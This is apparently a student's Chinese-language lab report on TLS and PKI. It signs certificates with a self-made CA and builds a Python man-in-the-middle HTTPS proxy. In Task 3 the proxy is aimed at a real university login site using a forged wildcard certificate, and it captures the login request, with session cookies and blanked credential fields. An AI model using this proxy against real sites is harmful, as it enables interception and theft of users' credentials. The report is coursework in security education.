如图 41~42 所示，使用 ModelCA 的自签发证书对 CSR 进行签名认证生成数字证书。

```
root@eca43b41f1da:/volumes# mkdir -p ./demoCA/newcerts
root@eca43b41f1da:/volumes# touch ./demoCA/index.txt
root@eca43b41f1da:/volumes# touch ./demoCA/serial
root@eca43b41f1da:/volumes# echo '1000' > ./demoCA/serial
```

图 41

```
root@eca43b41f1da:/volumes# openssl ca -md sha256 -days 3560 -config ./myCA_openssl.cnf -policy
policy_anything -batch -in server.csr -out server.crt -cert ca.crt -keyfile ca.key
Using configuration from ./myCA_openssl.cnf
Enter pass phrase for ca.key:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 4096 (0x1000)
        Validity
            Not Before: Aug 11 15:01:26 2022 GMT
            Not After : May 10 15:01:26 2032 GMT
        Subject:
            countryName               = CN
            stateOrProvinceName       = Jiangsu
            localityName              = Nanjing
            organizationName          = CocoT LTD.
            commonName                = www.cocot2022.com
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
                5D:A5:18:E4:82:8E:72:88:4A:0D:AC:DA:66:9F:91:27:99:7C:1E:47
            X509v3 Authority Key Identifier:
                keyid:CC:0D:1D:BD:BC:7C:A1:25:0A:F5:C1:78:F5:1C:25:7E:45:1F:61:A9

            X509v3 Subject Alternative Name:
                DNS:www.cocot2022.com, DNS:www.cocot2022.net, DNS:*.cocot2022.com
Certificate is to be certified until May 10 15:01:26 2032 GMT (3560 days)

Write out database with 1 new entries
Data Base Updated
```

图 42

将生成的 server.key 和 server.crt 放在 server-certs 文件夹中，同时确定 handshake.py 中的代码如图 6 所示（从 client-certs 中获取 CA 证书）。如图 43 所示，在 client docker 的/etc/hosts 文件中添加如下条目。如图 44 所示，在主机的/etc/hosts 文件中添加如下条目。注意，因为 hosts 并不支持正则匹配，所以在文件内要写出完整的域名。

```
root@14f0589e07f5:/volumes# cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.9.0.5        14f0589e07f5
10.9.0.43  www.cocot2022.com
10.9.0.43  www.cocot2022.net
10.9.0.43  abc.cocot2022.com
```

图 43

```
10.9.0.43       www.cocot2022.com
10.9.0.43       www.cocot2022.net
10.9.0.43       abc.cocot2022.com
```

图 44

在 server docker 上运行 server.py，之后分别在 client docker 和主机的火狐浏览器中访问 www.cocot2022.com 及其别名，结果如图 45~46 所示，可见服务器能够支持多个主机名。

```
root@aaec33d7f08e:/volumes# handshake.py www.cocot2022.net
After making TCP connection. Press any key to continue ...
=== Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
=== Server hostname: www.cocot2022.net
=== Server certificate:
{'issuer': ((('commonName', 'www.modelCA.com'),),
            (('organizationName', 'Model CA LTD.'),),
            (('countryName', 'CN'),)),
 'notAfter': 'May 10 15:01:26 2032 GMT',
 'notBefore': 'Aug 11 15:01:26 2022 GMT',
 'serialNumber': '1000',
 'subject': ((('countryName', 'CN'),),
             (('stateOrProvinceName', 'Jiangsu'),),
             (('localityName', 'Nanjing'),),
             (('organizationName', 'CocoT LTD.'),),
             (('commonName', 'www.cocot2022.com'),)),
 'subjectAltName': (('DNS', 'www.cocot2022.com'),
                    ('DNS', 'www.cocot2022.net'),
                    ('DNS', '*.cocot2022.com')),
 'version': 3}
[{'issuer': ((('commonName', 'www.modelCA.com'),),
             (('organizationName', 'Model CA LTD.'),),
             (('countryName', 'CN'),)),
  'notAfter': 'Aug  5 11:09:56 2032 GMT',
  'notBefore': 'Aug  8 11:09:56 2022 GMT',
  'serialNumber': '35F7F3E3231437FECC9AE47CC12ACF75169DC8C3',
  'subject': ((('commonName', 'www.modelCA.com'),),
              (('organizationName', 'Model CA LTD.'),),
              (('countryName', 'CN'),)),
  'version': 3}]
```

图 45



图 46

Task 3: A Simple HTTPS Proxy

在此任务中，我们将模拟在 PKI 基础设施被攻击，即受信任 CA 被劫持或服务器的私钥被盗的情况下，针对 TLS 服务器的中间人攻击。我们将实现一个简单的 HTTPS 代理，其工作原理如图 47 所示。



图 47

首先，我们需要在 volumes 文件夹下，准备好 Task 2.c 中创建的 server.crt 和 server.key 文件（www.cocot2022.com 的证书和私钥），在主机的/etc/hosts 文件中添加如下条目，将 www.cocot2022.com 指向我们的代理服务器。这样从主机访问 www.cocot2022.com 时，就会

连接到我们的代理服务器。

```
10.9.0.143      www.cocot2022.com
```

图 48

在 proxy docker 中将 www.cocot2022.com 指向我们的 server docker。这样当代理在访问服务器时，就会连接到我们的本机上的 server docker。

```
root@ee9d6765515a:/volumes# echo '10.9.0.43  www.cocot2022.com' >> /etc/hosts
root@ee9d6765515a:/volumes# cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.9.0.143      ee9d6765515a
10.9.0.43  www.cocot2022.com
```

图 49

代理服务器的代码 proxy.py 如下所示，可以通过修改程序中 hostname、SERVER_CERT 和 SERVER_PRIVATE 变量来改变代理网址。

```python
#!/usr/bin/env python3

import socket
import ssl
import threading

# certificate
# cadir = '/etc/ssl/certs'
cadir = './client-certs'

def process_request(ssock_for_browser):
        # choose the victim
        hostname = "www.cocot2022.com"
        # Make a connection to the real server
        sock_for_server = socket.create_connection((hostname, 443))
        # Set up the TLS context
        context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
        context.load_verify_locations(capath=cadir)
        context.verify_mode = ssl.CERT_REQUIRED
        context.check_hostname = True
        print("sock_for_server")
        ssock_for_server = context.wrap_socket(sock_for_server, server_hostname=hostname, do_handshake_on_connect=False)
        ssock_for_server.do_handshake()

        request = ssock_for_browser.recv(2048)
        if request:
                # Forward request to server
                ssock_for_server.sendall(request)

        # Get response from server, and forward it to browser
        response = ssock_for_server.recv(2048)
        while response:
                ssock_for_browser.sendall(response) # Forward to browser
                response = ssock_for_server.recv(2048)

        ssock_for_browser.shutdown(socket.SHUT_RDWR)
        ssock_for_browser.close()

# point out the crt and key
SERVER_CERT = "./server.crt"
SERVER_PRIVATE = "./server.key"
context_srv = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
context_srv.load_cert_chain(SERVER_CERT, SERVER_PRIVATE)
sock_listen = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
sock_listen.bind(("0.0.0.0", 443))
sock_listen.listen(5)

while True:
        sock_for_browser, fromaddr = sock_listen.accept()
        print(fromaddr)
        ssock_for_browser = context_srv.wrap_socket(sock_for_browser, server_side=True)
        x = threading.Thread(target=process_request, args=(ssock_for_browser,))
        x.start()
```

图 50

现在，我们在 proxy docker 中运行 proxy.py，在服务器容器中开启 server.py，在主机上用火狐浏览器访问 www.cocot2022.com，结果如图 51~53 所示。可以看到我们成功让访问通过代理连接到了目标服务器。

```
root@ee9d6765515a:/volumes# proxy.py
Enter PEM pass phrase:
('10.9.0.1', 52198)
sock_for_server
('10.9.0.1', 52202)
sock_for_server
```

图 51

```
root@e63eafe3cd47:/volumes# server.py
Enter PEM pass phrase:
TLS connection established
("Request: b'GET / HTTP/1.1\\r\\nHost: www.cocot2022.com\\r\\nUser-Agent: "
 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 '
 'Firefox/83.0\\r\\nAccept: '
 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\\r\\nAccept-Language: '
 'en-US,en;q=0.5\\r\\nAccept-Encoding: gzip, deflate, br\\r\\nConnection: '
 "keep-alive\\r\\nUpgrade-Insecure-Requests: 1\\r\\n\\r\\n'")
TLS connection established
("Request: b'GET /favicon.ico HTTP/1.1\\r\\nHost: "
 'www.cocot2022.com\\r\\nUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; '
 'rv:83.0) Gecko/20100101 Firefox/83.0\\r\\nAccept: '
 'image/webp,*/*\\r\\nAccept-Language: en-US,en;q=0.5\\r\\nAccept-Encoding: '
 'gzip, deflate, br\\r\\nConnection: keep-alive\\r\\nReferer: '
 "https://www.cocot2022.com/\\r\\n\\r\\n'")
```

图 52



图 53

接下来，我们选择真实网站 ehall.seu.edu.cn 重复上述实验，并尝试窃取用户密码。ehall.seu.edu.cn 为 SEU 的综合服务大厅，在访问之前用户需要登录账户。可以观察到，使用浏览器访问 ehall.seu.edu.cn 时，浏览器会先跳转到 newids.seu.edu.cn/authserver/login 进行用户身份的认证，我们需要对上述两个网站签署数字证书。类似 Task 2.c，我们可以为证书添加别名，然而更简单的方法就是直接为通配符域名*.seu.edu.cn 签发使用 CA 签名的数字证书，相应的命令如图 54 所示。

```
root@ed518cfdcb77:/volumes# openssl req -newkey rsa:2048 -sha256 -keyout seu.key -out
 seu.csr -subj "/CN=*.seu.edu.cn/O=SEU/C=CN" -addext "subjectAltName = DNS:*.seu.edu.
cn,DNS:seu.edu.cn" -passout pass:dees
Generating a RSA private key
..............................+++++
.................................+++++
writing new private key to 'seu.key'
-----
root@ed518cfdcb77:/volumes# openssl ca -config myCA_openssl.cnf -policy policy_anythi
ng -md sha256 -days 3560 -in seu.csr -out seu.crt -batch -cert ca.crt -keyfile ca.key

Using configuration from myCA_openssl.cnf
Enter pass phrase for ca.key:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 4099 (0x1003)
        Validity
            Not Before: Aug 13 02:03:34 2022 GMT
            Not After : May 12 02:03:34 2032 GMT
        Subject:
            countryName               = CN
            organizationName          = SEU
            commonName                = *.seu.edu.cn
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
                BE:78:3E:B1:B4:0D:A1:0F:49:E3:6B:05:15:96:56:6E:79:F4:42:D5
            X509v3 Authority Key Identifier:
                keyid:CC:0D:1D:BD:BC:7C:A1:25:0A:F5:C1:78:F5:1C:25:7E:45:1F:61:A9

            X509v3 Subject Alternative Name:
                DNS:*.seu.edu.cn, DNS:seu.edu.cn
Certificate is to be certified until May 12 02:03:34 2032 GMT (3560 days)

Write out database with 1 new entries
Data Base Updated
```

图 54

由在主机的/etc/hosts 文件中添加如下条目，将 newids.seu.edu.cn 指向代理服务器。

```
10.9.0.143      newids.seu.edu.cn
```

图 55

修改 proxy docker 中的/etc/resolv.conf 文件，添加公用域名解析服务器，从而使代理可以通过公用域名服务器得到真实网站的 IP 地址实现连接访问。

```
root@903364147f93:/etc# cat resolv.conf
nameserver 8.8.8.8
options ndots:0
```

图 56

我们可以在 proxy docker 中尝试 ping 指令，证明此时通过代理可以连接到真实的网站。

```
root@ed518cfdcb77:/volumes# ping newids.seu.edu.cn
PING widc131.seu.edu.cn (58.192.118.131) 56(84) bytes of data.
64 bytes from 58.192.118.131 (58.192.118.131): icmp_seq=1 ttl=248 time=4.15 ms
64 bytes from 58.192.118.131 (58.192.118.131): icmp_seq=2 ttl=248 time=4.01 ms
64 bytes from 58.192.118.131 (58.192.118.131): icmp_seq=3 ttl=248 time=4.52 ms
64 bytes from 58.192.118.131 (58.192.118.131): icmp_seq=4 ttl=248 time=3.65 ms
```

图 57

如图 58 所示，修改代码 proxy.py。

```python
#!/usr/bin/env python3

import socket
import ssl
import threading
import pprint

# certificate
cadir = '/etc/ssl/certs'
# cadir = './client-certs'

def process_request(ssock_for_browser):
        # choose the victim
        hostname = "newids.seu.edu.cn"
        # Make a connection to the real server
        sock_for_server = socket.create_connection((hostname, 443))
        # Set up the TLS context
        context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
        context.load_verify_locations(capath=cadir)
        context.verify_mode = ssl.CERT_REQUIRED
        context.check_hostname = True
        print("sock_for_server")
        ssock_for_server = context.wrap_socket(sock_for_server, server_hostname=hostname, do_handshake_on_connect=False)
        ssock_for_server.do_handshake()

        request = ssock_for_browser.recv(2048)
        if request:
                # Forward request to server
                pprint.pprint(request.split(b"\r\n"))
                ssock_for_server.sendall(request)

        # Get response from server, and forward it to browser
        response = ssock_for_server.recv(2048)
        while response:
                ssock_for_browser.sendall(response) # Forward to browser
                response = ssock_for_server.recv(2048)

        ssock_for_browser.shutdown(socket.SHUT_RDWR)
        ssock_for_browser.close()

# point out the crt and key
SERVER_CERT = "./seu.crt"
SERVER_PRIVATE = "./seu.key"
context_srv = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
context_srv.load_cert_chain(SERVER_CERT, SERVER_PRIVATE)
sock_listen = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
sock_listen.bind(("0.0.0.0", 443))
sock_listen.listen(5)

while True:
        sock_for_browser, fromaddr = sock_listen.accept()
        print(fromaddr)
        ssock_for_browser = context_srv.wrap_socket(sock_for_browser, server_side=True)
        x = threading.Thread(target=process_request, args=(ssock_for_browser,))
        x.start()
```

图 58

此时，尝试在主机的火狐浏览器中访问 newids.seu.edu.cn/authserver/login，结果如下所示。可以看到在没有开启代理时，从主机无法访问网页。



图 59

现在，我们在 proxy docker 中运行 proxy.py 开启代理服务器，在主机上用火狐浏览器访问 newids.seu.edu.cn/authserver/login，结果如图 58 所示。可以看到我们成功让访问通过代理连接到了目标服务器，且使用的是我们用 ModelCA 证书签发的数字证书。



图 60

如图 61 所示，利用程序输出的 request 信息，我们可以得到用户名及加密后的密码。

```
sock_for_server
[b'POST /authserver/login;jsessionid=J6yVMXunJT2AKoEAmZgAHOvAKACQNbU2dPf5JMGq3Y'
 b'BNaoT70V3Q!-99570395 HTTP/1.1',
 b'Host: newids.seu.edu.cn',
 b'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 '
 b'Firefox/83.0',
 b'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*'
 b';q=0.8',
 b'Accept-Language: en-US,en;q=0.5',
 b'Accept-Encoding: gzip, deflate, br',
 b'Content-Type: application/x-www-form-urlencoded',
 b'Content-Length: 277',
 b'Origin: https://newids.seu.edu.cn',
 b'Connection: keep-alive',
 b'Referer: https://newids.seu.edu.cn/authserver/login',
 b'Cookie: route=ae21ec150d522536f5147f44f594e212; org.springframework.web.serv'
 b'let.i18n.CookieLocaleResolver.LOCALE=zh_CN; JSESSIONID=J6yVMXunJT2AKoEAmZgAH'
 b'OvAKACQNbU2dPf5JMGq3YBNaoT70V3Q!-99570395',
 b'Upgrade-Insecure-Requests: 1',
 b'',
 b'username=          &password=                                                  '
 b'                                                                  &lt=LT-200'
 b'0632-Eu2d0zhBYBhglvCuw4KM21YbKJXn1M1660360424359-R2zo-cas&dllt=userNamePassw'
 b'ordLogin&execution=e1s1&_eventId=submit&rmShown=1']
```

图 61

Summary

通过本次实验，我对 TLS 基础有了初步的认知，也自己动手实现了简单地 TLS 客户端和服务器。有了 PKI 实验的经验，我对于 hosts 文件的理解更加深刻了。在 Task 3 中，需要通过修改主机的 hosts 文件实现域名与 IP 地址的对应，一定要考虑清楚每个容器的作用，正确修改容器的 hosts 文件。本次实验的主要难点是基于 MITM 的密码窃取，我通过修改代码 proxy.py，将 request 信息直接在 shell 中输出，从而成功找到了用户名和密码。在遇到困难时，我积极与同学和老师沟通，最终，在大家的帮助下完成了本次实验。